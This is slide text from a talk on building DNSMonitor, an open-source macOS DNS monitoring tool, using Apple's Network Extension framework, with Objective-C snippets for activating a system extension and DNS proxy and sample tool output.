
Network Extensions the framework for network-related security tools these two
! Apple's Developer Documentation Must watch: WWDC 19 Video -

A DNS Proxy (System / Network Extension) class: NEDNSProxyManager result
#2 "A DNS proxy [NEDNSProxyManager] allows your app to intercept all DNS traffic generated on a device" -Apple I should build an open-source DNS monitor, for macOS ! -

"DNSMonitor" a host-based DNS monitor (& "blocker") for macOS %
DNSMonitor.app/Contents/MacOS/DNSMonitor PROCESS: { processID = 17357; processPath = "/usr/bin/nslookup"; processSigningID = "com.apple.nslookup"; } PACKET: Xid: 10948 QR: Query Opcode: Standard AA: Non-Authoritative TC: Non-Truncated RD: Recursion desired RA: No recursion available Question (1): objective-see.org IN A ... objective-see.org/products/utilities.html#DNSMonitor download & full source (GPL v3) -

(Many) Prerequisites for a network extension To Build: Create a
profile w/ necessary entitlements (e.g. dns-proxy-systemextension) Place extension in app's Contents/Library/SystemExtensions Sign + notarize -

(Many) Prerequisites to run, even when signed, notarized, & entitled!
at this point ...macOS is basically Windows Vista 🤦 -

Activating a System Extension ...from within the application OSSystemExtensionRequest* request
= [OSSystemExtensionRequest activationRequestForExtension:EXT_BUNDLE_ID queue:dispatch_get_global_queue(DISPATCH_QUEUE_PRIORITY_HIGH, 0)]; request.delegate = <some object that conforms to the OSSystemExtensionRequestDelegate protocol>; [OSSystemExtensionManager.sharedManager submitRequest:request]; 01 02 03 04 05 06 07 Create a request to activate a System Extension Set delegate Submit request } requestNeedsUserApproval: request:actionForReplacingEx tension:withExtension: request:didFailWithError: request:didFinishWithResult: required delegate methods: -

Activating a NEDNSProxyManager ...to begin monitoring all DNS traffic [NEDNSProxyManager.sharedManager
loadFromPreferencesWithCompletionHandler:^(NSError* error) { NEDNSProxyManager.sharedManager.localizedDescription = @"DNS Monitor"; NEDNSProxyProviderProtocol* protocol = [[NEDNSProxyProviderProtocol alloc] init]; protocol.providerBundleIdentifier = EXT_BUNDLE_ID; NEDNSProxyManager.sharedManager.providerProtocol = protocol; NEDNSProxyManager.sharedManager.enabled = YES; [NEDNSProxyManager.sharedManager saveToPreferencesWithCompletionHandler:^(NSError *error) { //no error? // dns monitor (proxy) now off and running! }]; }]; 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 Load current preferences Set description (for UI, etc) Init, configure, & set "provider protocol" Set proxy manager's 'enabled' flag Save preferences to activate proxy! -

(Network) Extension now loaded view via systemextensionsctl utility % systemextensionsctl
list 1 extension(s) --- com.apple.system_extension.network_extension enabled active teamID bundleID (version) name [state] * * VBG97UB4TA com.objective-see.dnsmonitor.extension (1.0.0/1.0.0) Extension [activated enabled] % ps aux ... root /Library/SystemExtensions/D1B451CE-FD47-4129-9C77-DC8CFB1852AB/ com.objective-see.dnsmonitor.extension.systemextension/Contents/MacOS/com.objective-see.dnsmonitor.extension /Library/SystemExtensions/ -
